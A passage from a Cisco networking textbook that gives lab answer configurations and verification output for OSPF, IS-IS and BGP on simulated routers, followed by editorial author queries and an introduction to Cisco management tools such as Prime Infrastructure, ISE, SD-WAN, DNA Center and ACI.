O        192.168.4.0 [110/20] via 192.168.2.2, 00:05:30, Ethernet0/1
      192.168.5.0/30 is subnetted, 1 subnets
O        192.168.5.0 [110/30] via 192.168.2.2, 00:05:30, Ethernet0/1
                     [110/30] via 192.168.1.2, 00:05:30, Ethernet0/0
      192.168.6.0/30 is subnetted, 1 subnets
O        192.168.6.0 [110/30] via 192.168.1.2, 00:05:30, Ethernet0/0
IOU1#sh ip ospf database

            OSPF Router with ID (1.1.1.1)  (Process ID 1)

                Router Link States (Area 0)

Link ID         ADV Router      Age         Seq#       Checksum Link count
1.1.1.1         1.1.1.1         513         0x80000009 0x008AB1 3
2.2.2.2         2.2.2.2         471         0x80000006 0x00BA75 3
3.3.3.3         3.3.3.3         486         0x80000003 0x000B18 3
4.4.4.4         4.4.4.4         440         0x80000003 0x00B15E 3
5.5.5.5         5.5.5.5         460         0x80000006 0x00B255 4
6.6.6.6         6.6.6.6         425         0x80000004 0x007576 2

                Net Link States (Area 0)

Link ID         ADV Router      Age         Seq#       Checksum
192.168.1.1     1.1.1.1         1418        0x80000001 0x002F92
192.168.2.1     1.1.1.1         1488        0x80000001 0x005666
192.168.3.1     2.2.2.2         1104        0x80000001 0x00B3F7
192.168.4.1     3.3.3.3         937         0x80000001 0x007A2C
192.168.5.2     5.5.5.5         934         0x80000001 0x006D27
192.168.6.1     5.5.5.5         750         0x80000001 0x00D0BB

IOU1#sh ip ospf neighbor

Neighbor ID     Pri   State           Dead Time   Address         Interface
3.3.3.3           1   FULL/BDR        00:00:36    192.168.2.2     Ethernet0/1
2.2.2.2           1   FULL/BDR        00:00:32    192.168.1.2     Ethernet0/0
```

```
IOU1#ping 192.168.1.2
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 192.168.1.2, timeout is 2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 5/5/6 ms
IOU1#ping 192.168.2.2
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 192.168.2.2, timeout is 2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 5/5/5 ms
IOU1#ping 192.168.3.2
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 192.168.3.2, timeout is 2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 5/5/6 ms
IOU1#ping 192.168.4.2
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 192.168.4.2, timeout is 2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 5/6/7 ms
IOU1#ping 192.168.5.2
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 192.168.5.2, timeout is 2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 5/5/6 ms
IOU1#ping 192.168.6.2
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 192.168.6.2, timeout is 2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 5/5/5 ms
IOU1#ping 2.2.2.2
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 2.2.2.2, timeout is 2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 4/5/10 ms
IOU1#ping 3.3.3.3
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 3.3.3.3, timeout is 2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 1/3/5 ms
IOU1#ping 4.4.4.4
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 4.4.4.4, timeout is 2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 4/4/6 ms
IOU1#ping 5.5.5.5
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 5.5.5.5, timeout is 2 seconds:
!!!!!
```

```
Success rate is 100 percent (5/5), round-trip min/avg/max = 4/4/6 ms
IOU1#ping 6.6.6.6
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 6.6.6.6, timeout is 2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 4/5/6 ms
```

Exercise 5

Configure all interfaces and IP addresses, and enable IS-IS on all routers according to the following diagram. All interfaces should participate in IS-IS at Level 1. Configure MD5 authentication on the IS-IS instance. Your key chain name should be ISIS_AUTH, and the key string should be MD5. Verify the adjacency by showing the neighbor adjacency and showing the routing table.




Figure 6-37. *IS-IS routing answer diagram*

```
IOU1(config)#int loopback1
IOU1(config-if)#ip add 100.100.100.1 255.255.255.255
IOU1(config-if)#ip router isis
IOU1(config-if)#int e0/0
IOU1(config-if)#ip address 192.168.100.1 255.255.255.252
IOU1(config-if)#ip router isis
IOU1(config-if)#exit
IOU1(config)#key chain ISIS_AUTH
IOU1(config-keychain)#key 100
IOU1(config-keychain-key)#key-string MD5
IOU1(config-keychain-key)#router isis
IOU1(config-router)#net 49.0100.0000.0000.0001.00
IOU1(config-router)#is-type level-1
IOU1(config-router)#log-adjacency-changes
IOU1(config-router)#authentication mode md5 level-1
IOU1(config-router)#authentication key-chain ISIS_AUTH level-1

IOU2(config)#no key chain ISIS_AUTH
IOU2(config)#int loopback1
IOU2(config-if)#ip add 100.100.100.2 255.255.255.255
IOU2(config-if)#ip router isis
IOU2(config-if)#int e0/0
```

```
IOU2(config-if)#ip address 192.168.100.2 255.255.255.252
IOU2(config-if)#ip router isis
IOU2(config-if)#exit
IOU2(config)#key chain ISIS_AUTH
IOU2(config-keychain)#key 100
IOU2(config-keychain-key)#key-string MD5
IOU2(config-keychain-key)#router isis
IOU2(config-router)#net 49.0100.0000.0000.0002.00
IOU2(config-router)#is-type level-1
IOU2(config-router)#log-adjacency-changes
IOU2(config-router)#authentication mode md5 level-1
IOU2(config-router)#authentication key-chain ISIS_AUTH level-1
```

Now we verify that the IS-IS adjacency has formed:

```
IOU2#sh clns neighbors detail
System Id      Interface   SNPA            State  Holdtime  Type Protocol
IOU1           Et0/0       aabb.cc00.0500  Up     28        L1   IS-IS
  Area Address(es): 49.0100
  IP Address(es):  192.168.100.1*
  Uptime: 00:24:40
  NSF capable
  Interface name: Ethernet0/0


IOU2#show ip route

      100.0.0.0/32 is subnetted, 2 subnets
i L1     100.100.100.1 [115/20] via 192.168.100.1, 00:14:33, Ethernet0/0
C        100.100.100.2 is directly connected, Loopback1
      192.168.10.0/24 is variably subnetted, 2 subnets, 2 masks
C        192.168.10.4/30 is directly connected, Ethernet0/1
L        192.168.10.5/32 is directly connected, Ethernet0/1
      192.168.100.0/24 is variably subnetted, 2 subnets, 2 masks
C        192.168.100.0/30 is directly connected, Ethernet0/0
L        192.168.100.2/32 is directly connected, Ethernet0/0
```

We can see that the adjacency has formed between IOU1 and IOU2 and IOU2 has routes for IOU1's loopback address.

Exercise 6

Configure all interfaces and IP addresses, and enable BGP on all routers according to the following diagram. Use the loopback addresses to establish the neighbor relationship. Make sure that the router ID is the loopback address on each router. Test pinging from IOU1 to IOU2. Verify the neighbor adjacency. Check that the adjacency does not drop when the interface on IOU1 is shut. Use Figure 6-38 and the following answers with commands to review the exercise.



this figure will be printed in b/w

Figure 6-38. *BGP routing answer diagram*

```
IOU1(config)#int e0/0
IOU1(config-if)#ip address 192.168.1.1 255.255.255.252
IOU1(config-if)#no shut
IOU1(config-if)#int e0/1
IOU1(config-if)#ip address 192.168.2.1 255.255.255.252
IOU1(config-if)#int loopback1
IOU1(config-if)#ip address 1.1.1.1 255.255.255.255
IOU1(config-if)#router bgp 100
IOU1(config-router)#neighbor 2.2.2.2 remote-as 100
IOU1(config-router)#neighbor 2.2.2.2 update-source loo1
IOU1(config-router)#ip route 2.2.2.2 255.255.255.255 Ethernet0/0
IOU1(config)#ip route 2.2.2.2 255.255.255.255 Ethernet0/1

IOU2(config)#int e0/0
IOU2(config-if)#no shut
IOU2(config-if)#ip address 192.168.1.2 255.255.255.252
IOU2(config-if)#int e0/1
IOU2(config-if)#no shut
IOU2(config-if)#ip address 192.168.2.2 255.255.255.252
IOU2(config-if)#int loopback1
IOU2(config-if)#ip address 2.2.2.2 255.255.255.255
IOU2(config-if)#router bgp 100
IOU2(config-router)#neighbor 1.1.1.1 remote-as 100
IOU2(config-router)#neighbor 1.1.1.1 update-source loo1
IOU2(config-router)#ip route 1.1.1.1 255.255.255.255 Ethernet0/0
IOU2(config)#ip route 1.1.1.1 255.255.255.255 Ethernet0/1

BGP neighbor is 2.2.2.2,  remote AS 1, internal link
  BGP version 4, remote router ID 2.2.2.2
  BGP state = Established, up for 00:03:18
  Last read 00:00:34, last write 00:00:38, hold time is 180, keepalive interval is 60
seconds
  Neighbor sessions:
    1 active, is not multisession capable (disabled)
```

Now you test to make sure that the BGP adjacency does not drop after you shut ports down, since you have multiple connections to both routers:

```
IOU1(config)#int e0/1
IOU1(config-if)#shut
*Jan  8 13:53:58.630: %LINK-5-CHANGED: Interface Ethernet0/1, changed state to
administratively down
*Jan  8 13:53:59.636: %LINEPROTO-5-UPDOWN: Line protocol on Interface Ethernet0/1, changed
state to down
IOU1(config-if)#do sh ip bgp neighbors
BGP neighbor is 2.2.2.2,  remote AS 1, internal link
  BGP version 4, remote router ID 2.2.2.2
  BGP state = Established, up for 00:05:17

IOU1(config-if)#no shut
IOU1(config-if)#int e0/0
*Jan  8 13:54:40.657: %LINK-3-UPDOWN: Interface Ethernet0/1, changed state to up
*Jan  8 13:54:41.665: %LINEPROTO-5-UPDOWN: Line protocol on Interface Ethernet0/1, changed
state to up
IOU1(config-if)#shut
IOU1(config-if)#
*Jan  8 13:54:45.978: %LINK-5-CHANGED: Interface Ethernet0/0, changed state to
administratively down
*Jan  8 13:54:46.981: %LINEPROTO-5-UPDOWN: Line protocol on Interface Ethernet0/0, changed
state to down
IOU1(config-if)#do sh ip bgp neighbors
BGP neighbor is 2.2.2.2,  remote AS 1, internal link
  BGP version 4, remote router ID 2.2.2.2
  BGP state = Established, up for 00:05:50
```

Author Queries

Chapter No.: 6 0005078426

Queries	Details Required	Author's Response
AU1	"Figures 6-1 and 6-3" have the same caption. Please check.	
AU2	Please check if "the router static routes to networks…" should be changed to "the router is static and routes to networks…".	
AU3	Please check if paragraph starting "The routing table can…" should be formatted in normal (text) font and hence can be edited.	
AU4	Please check if "Another useful command is:" should be formatted in normal (text) font and hence can be edited.	
AU5	Please check if edit to sentence starting "As with RIP, in…" is okay.	
AU6	Please check "*Totally stubby areas*" for correctness as it is named similarly as the preceding area but with a different description.	
AU7	Please check if edit to sentence starting "We can see the.." is okay.	
AU8	"Figures 6-16 and 6-30" have the same caption. Please check.	
AU9	Please check if edit to sentence starting "Hello packet is received…" is okay.	
AU10	Please check if sentence starting "To display your neighbor…" should be formatted in normal (text) font and hence can be edited.	
AU11	Please check if edits to sentences starting "An adjacency can only…" and "Routers configured for Level …" are okay.	
AU12	Please check if "Level 1 if area matches and Level 2" is correct as is.	
AU13	Please provide citation for "Table 6-5" in the text.	
AU14	Please check if "troubleshoot the loss of neighbor adjacencies" is okay as edited.	
AU15	Please check if "*May 10 06:03:13.299: %CLNS-5-ADJCHANGE: ISIS: Adjacency to 0000.0000.0001 (Ethernet0/0) Up, new adjacency" should be in code font.	
AU16	Please check if "*May 10 07:00:47.947: %CLNS-5-ADJCHANGE: ISIS: Adjacency to 0000.0000.0004 (Ethernet0/0) Up, new adjacency" should be in code font.	
AU17	Please check if "*May 10 07:01:21.083: %CLNS-5-ADJCHANGE: ISIS: Adjacency to 0000.0000.0002 (Ethernet0/1) Up, new adjacency" should be in code font.	
AU18	Please check if edit to sentence starting "Figures 6-18 and 6-19…" is okay.	
AU19	Please check sentences starting "We can also see…" and "This indicates whether the…" for correctness as IS type as shown in the corresponding figure is "3".	
AU20	Please check if "IS-IS LSP packet capture" is okay as edited.	
AU21	Please check if "IS-IS hello packet capture" is okay as edited.	
AU22	Please check if edits to sentences starting "Passive interfaces can be…" and "A passive interface will…" are okay.	
AU23	Please check if "router isis command" is okay as edited.	
AU24	"Figures 6-24, 6-25, and 6-32" have the same caption. Please check.	
AU25	Please check if edit to sentence starting "You can alternatively use…" is okay.	
AU26	Please provide citations for "Figures 6-31 and 6-37" in the text.	
AU27	Please check if sentence starting "We can see that…" should be in normal (text) font.	

CHAPTER 7

Introduction to Tools and Automation

This chapter introduces tools and automation. Some of the tools discussed are only covered in this chapter, while you will encounter others several times throughout the book.

Tools Overview

Modern networks are getting so complicated that it is difficult to maintain them by manually logging into each device to monitor and configure it. Tools are designed to make your life easier. Tools provide us with scalability, so we can manage large infrastructures.

There isn't any lack of tools from which to choose. That is both good and bad. There isn't one single tool that can do everything everyone wants, and some tools have short life spans. When you select tools, you need to focus on your requirements and the stability of the company offering the tools. A tool that does everything except what you need isn't of any use to you.

Introduction to Prime Infrastructure

Prime Infrastructure is a Cisco management and monitoring solution. It is designed to manage routers, switches, and wireless controllers. Prime pulls status, performance metrics, and configuration of network devices using SNMP and SSH (Secure Shell).

In addition to just monitoring, Prime can also provide compliance reports. There are some built-in compliance reports to get you started, but many organizations need to customize their compliance monitoring. This ensures that devices do not stray from the baseline. Compliance is not enabled by default. To enable it, go to Administration ➤ Settings ➤ System Settings ➤ General ➤ Server and change it to Enable.

C. Carthern et al., *Cisco Networks*, https://doi.org/10.1007/978-1-4842-6672-4_7




Figure 7-1. *Enable Prime Infrastructure compliance*

AU1

After enabling the compliance service, you can see the built-in policies. Even if the built-in policies don't provide you with the rules you need, they are great for learning the policy language. The language uses a series of blocks, actions, and conditions. The conditions can be exact matches or use regular expressions. You can define global variables or per-policy variables that are used in the matches. You can also extract variables from matches at a higher step in the policy.




Figure 7-2. *Example Prime Infrastructure compliance rule*

Performance monitoring is essential to any network tool. Prime provides built-in performance monitoring on a per-device basis and using summary dashboards. In addition to the built-in capabilities, you can build dashboards as needed. We discuss that more in Chapter 18.

The reports in Prime Infrastructure have a capability similar to compliance monitoring. For example, you can run reports on PCI DSS compliance. PCI DSS is a security standard used by companies that process payments using credit cards. There are non-security-related reports that can provide information on changes and performances, or you can customize a report to use almost any information collected by Prime. Parallel to these reports is the PSIRT and EOX report. The PSIRT feature allows you to determine if there are security vulnerabilities affecting your versions of code and configuration. The EOX feature provides a report on end of life software and hardware.

Templates allow you to configure new devices with a common configuration. Provisioning a device using a template can take variables and plug them into the template and then push out a nearly completed configuration. They are also invaluable for pushing changes to groups of devices. Imagine you need to remove a feature on every edge router and replace it with a new feature. The configuration of the new feature will depend on an attribute of each device. A template allows you to use variables and conditions to account for this. You can use a simple configuration snippet, if it meets your requirements, but you aren't limited by it.

Hands-On Experience and Limitations

At the time of this writing, an instance of Prime Infrastructure 3.2 is available on dcloud.cisco.com. Cisco dCloud is a free service that allows customers to test demos of various Cisco products. If you want to see what Prime Infrastructure looks like, reserve the lab in dCloud. It does not have much loaded into it, but you can get a feel for the interface.

The examples in this book use Prime Infrastructure 3.8. If you have a server with enough resources to install Prime Infrastructure, you can download the virtual appliance and test it using an evaluation license.


A few limitations of Prime Infrastructure are that it is only designed for Cisco products and the server component is being deprecated. You can add third-party devices for up/down monitoring, but Prime Infrastructure will not monitor them for performance.

Introduction to Identity Services Engine

Cisco's Identity Services Engine (ISE) is a central component of Cisco's security portfolio. ISE was born out of identity-based network access control, but it does much more now. Zero trust is currently a big buzz phrase in security. It pushes your security boundary down from firewalls and data center controls to granular control of network admission. With ISE, authenticating to the network is not all or nothing. You can be given different types of access depending on who you are, how you are accessing the network, what type of endpoint you are on, and compliance of your endpoint.

ISE typically determines who you are by requiring authentication. Corporate devices will have 802.1x enabled and pass information to authenticate both the user and the computer. Guests who don't have the 802.1x agent often need to use portals for authentication before they are allowed access.

ISE can determine the type of endpoint you are using by characteristics of the device. It calls this process profiling.



Profiler Check Name	System Type	Expression	Description
Apple-iPhoneRule1Check1	Cisco Provided	User-Agent CONTAINS iPhone	Apple-iPhoneRule1Check1
Apple-iPhoneRule2Check1	Cisco Provided	host-name CONTAINS iPhone	Apple-iPhoneRule2Check1
Apple-iPodRule1Check1	Cisco Provided	User-Agent CONTAINS iPod	Apple-iPodRule1Check1
Apple-iPodRule3Check3	Cisco Provided	host-name CONTAINS iPod	Apple-iPodRule3Check3
Applera-Check	Cisco Provided	OUI EQUALS Applera Holding B.V. Singapo...	Check for Applera Holding B.V. Singap
Arris-Device-Rule1-Check1	Cisco Provided	OUI CONTAINS ARRIS	Condition for Arris-Device,based on M
Aruba-AP-Rule3-Check1	Cisco Provided	dhcpv6-vendor-class EQUALS ArubaInstant...	Condition for Aruba-AP based on DHCI
Aruba-APRule1Check1	Cisco Provided	dhcp-class-identifier EQUALS ArubaAP	Aruba-APRule1Check1
Aruba-APRule2Check1	Cisco Provided	dhcp-class-identifier EQUALS ArubaInstant...	Condition for Aruba-Access-Point , bas
Aruba-DeviceRuleCheck1	Cisco Provided	OUI CONTAINS ARUBA NETWORKS	Aruba-DeviceRuleCheck1
Asus-Device-Rule1-Check1	Cisco Provided	OUI CONTAINS Asustek	Condition for Asus-Device,based on M
Atrie-Device-Rule1Check1	Cisco Provided	OUI CONTAINS Atrie	Condition for Atrie-Device,based on M
Audio-Code-Device_Rule1Check1	Cisco Provided	OUI CONTAINS AUDIO CODES	Condition for Audio-Code-Device, OUI
Audio-Code-IP-Phone-405HD_Rule1Check1	Cisco Provided	lldpSystemDescription CONTAINS 405HD	Condition for Audio-Code-IP-Phone-40

Figure 7-3. *ISE profiling rules*

The compliance portion often relies on an agent. The agent runs on your endpoint and reports results of scans and configuration checks to ISE. In some cases, external services such as mobile device managers will provide information on device compliance. All of this is tied to results. Sets of conditions in a policy set lead to a result on your network access.

We discuss ISE in more detail in Chapter 16.

Introduction to Software-Defined WAN and vManage

Software-defined WAN (wide area network) is a concept that allows you to create an optimized overlay over your physical WAN infrastructure. That doesn't necessarily mean that you can get rid of your WAN links. What it means is you can manage them more efficiently. Routing protocols can only get you so far. A software layer that interacts with applications takes you a giant step further. Different SD-WAN vendors defined the term slightly differently. In this section, we focus on the Cisco solution.

There are several components to Cisco's SD-WAN solution. The vManage service puts them all together. Through vManage, you can monitor the health of your WAN and configure your policies and VPN. One of the key features of policies is application-aware routing. Application-aware routing allows you to monitor network applications and make routing decisions based on the performance of the application.




Figure 7-4. SD-WAN policy example

To get hands-on experience with SD-WAN, you can use Cisco's developer sandbox. Go to the following link and look for Cisco SD-WAN in the list:

https://developer.cisco.com/docs/sandbox/#!networking/networking-sandbox-highlights

Please note that this sandbox lab requires a reservation and you must VPN into it. It takes about 15 minutes before you can access the sandbox and several more minutes before the topology is fully loaded and stable.

Introduction to Digital Network Architecture

According to Cisco's marketing material, Digital Network Architecture (DNA) is your bridge to intent-based networking. Intent-based networking allows you to configure your network from the perspective of business requirements. A DNA Center glues several other products together using adapters.

There is an overlap in Prime Infrastructure and DNA. Both can be used to configure devices using templates, but they go about it in a different way. Many of the actual CLI templates look like Prime templates, but a DNA Center uses policies to determine what should be pushed to devices.

In addition to using business-based policies, a DNA Center collects performance data from every device and security data from products such as ISE and Stealthwatch, which can be used in making configuration decision.

You can access an always-on DNA Center on the developer sandbox. Search for Cisco Digital Network Architecture (DNA) Center at the following link:

https://developer.cisco.com/docs/sandbox/#!networking/networking-sandbox-highlights

Introduction to Application Centric Infrastructure

Application Centric Infrastructure (ACI) is a data center environment. Devices that are managed by the Application Policy Infrastructure Controller (APIC) are only managed by the APIC and cannot be manually configured. This provides ACI with the ability to complexly control its world without concern of external changes.

ACI has some similar policy concepts as DNA, but it differentiates itself by having total control of the infrastructure. It can do this by limiting what it can control. ACI relies on Nexus 9000 series switches in ACI mode. In addition to the use of Nexus for the network infrastructure, ACI integrates tightly with Cisco UCS servers and VMware vCenter.

Some of the key benefits of ACI are security and mobility. ACI is policy centric. The policies allow for microsegmentation within the same IP subnet. That means that traffic between two servers in the same subnet could require security access control checks.

Mobility is provided by Virtual Extensible LANs (VXLANs). VXLANs are UDP tunnels between VXLAN Tunnel Endpoints (VTEPs). VXLANs are an open standard, which can be implemented in software or hardware. In the case of ACI, they are handled in hardware by Nexus 9300 series leaf switches.

For the most part, these VXLANs are transparent to the ACI administrator. The ACI administrator is concerned about endpoint groups (EPGs) and contracts. An EPG is a collection of resources. It is commonly associated with a VLAN or an IP subnet, but it does not need to be. The contracts provide the rules for security between EPGs.

